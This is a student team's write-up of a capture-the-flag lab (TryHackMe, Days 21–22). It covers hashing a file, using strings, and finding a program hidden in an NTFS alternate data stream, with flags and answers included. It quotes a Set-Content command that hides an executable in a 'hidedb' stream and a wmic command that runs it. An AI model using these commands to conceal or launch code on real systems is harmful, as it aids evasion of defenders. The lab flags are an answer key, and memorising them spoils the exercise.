

# PSP0201

## Week 6

## (DAY 21)

# Writeup

Group Name: Nvida

Members

ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-


**Tools Used:**

Kali Linux, Remmina

**Question 1**

First connect to the remote machine by using remmina with the given server(MACHINE IP), username and password. Open powershell and change directory to “Documents”.

Read the file.



Windows PowerShell

```
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime       Length Name
----                -----          ---- -
-a----      11/23/2020 11:21 AM           63 db File hash.txt
-a----      11/23/2020 11:22 AM        5632 deebee.exe


PS C:\Users\littlehelper\Documents> more '.\db File hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents>
```

**ANSWER:** 596690FFC54AB6101932856E6A78E3A1

**Question 2:**

Execute the file and reveal its contents.



Windows PowerShell

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash
-----      ----
MD5          5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents>
```

**ANSWER:** 5F037501FB542AD2D9B06EB12AED09F0

**Question 3:**

Execute the file with SHA256 file hash instead of MD5 file hash. Reveal its contents.

```
<assembly>
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe
Algorithm      Hash
-----
SHA256        F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

P  
a  
t  
h  
—  
C

**ANSWER:** F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

**Question 4:**

Using strings. Run the command

```
>;^P
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepTeula .\deebee.exe
```

And locate the flag.

```
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
```

**ANSWER:** THM{f6187e6cbeb1214139ef313e108cb6f9}

**Question 5:**

```
wmic process call create $(Resolve-Path file.exe:streamname)
```

By following and replacing the file.exe with correct filename and correct streamname.

**ANSWER:** wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)

**Question 6:**

BY running the command from the previous question we are able to reveal the flag.



C:\Users\littlehelper\Documents\deebee.exe:hidedb

Choose an option:  
1) Nice List  
2) Naughty List  
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}


Select an option: -

**ANSWER:** THM{088731ddc7b9fdeccaed982b07c297c}

**Question 7 & 8:**

By selecting the option on 1(Nice List) or 2(Naughty List), we can reveal determine where Sharika Spooner and Jaime Victoria is on the list


**NICE LIST**



C:\Users\littlehelper\Documents\deebee.exe:hidedb

Leatrice Turpin  
Sabrina Karns  
Karly Lorenzo  
Cira Mccay  
Andre Schepis  
Gabriel Youngren  
Lilia Waldrip  
Jesenia Pressley  
Zulema McGrory  
Alishia Abadie  
Clementine Wotring  
Maximina Lamer  
Allyson Reich  
Laurine Bryce  
Carmelo Reichel  
Savannah Helsel  
Rossie Nordin  
Glenn Malpass  
Dahlia Bortz  
Denice Wachtel  
Frances Merkle  
Thomasena Latimore  
Laurena Gardea  
Delphine Gossard  
Jaime Victoria

## NAUGHTY LIST



A screenshot of a Windows command-line interface window titled "C:\Users\littlehelper\Documents\deebee.exe:hidedb". The window displays a list of names, likely from a database dump, in a monospaced font. The names listed are:

- Jere Mager
- Beatrix Deakins
- Jamel Watwood
- Kareem Frakes
- Jacques Elmore
- Margery Weatherly
- Glenn Montufar
- Joy Keisler
- Wendy Lair
- Lucas Gravitt
- Malka Burley
- Darleen Rhea
- Mozell Linger
- Shantell Matsumoto
- Garth Arambula
- Lavada Whitlock
- Chance Heisler
- Goldie Kimrey
- Muriel Ariza
- Missy Stiner
- Sanford Geesey
- Jovan Hullett
- Sherlene Loehr
- Melisa Vanhoose
- Sharika Spooner

The window has a standard Windows title bar and taskbar at the bottom.

## ANSWERS:

Sharika Spooner is on Naughty list

Jaime Victoria is on Nice list

[End of Day 21 report](#)

# PSP0201

## Week 6

## (DAY 22)

# Writeup

Group Name: Nvida

Members


ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-

### **Tools Used:**


Kali, Firefox, Remmina, Cyberchef


### **Step 1**

Welcome to Day 22, let's start our Day by first deploying the machine.




After deploying the machine, let's take a look at the instructions given by THM. So first of all, the tools we are going to use today would be Remmina, so let's go and install our Remmina.







Great, Remmina is now installed in our Kali. Next, what we need to do would be opening up our Remmina.




After Remmina is opened, we now need to head to the top left corner of the Pop up box and click on the symbol add file thingy.



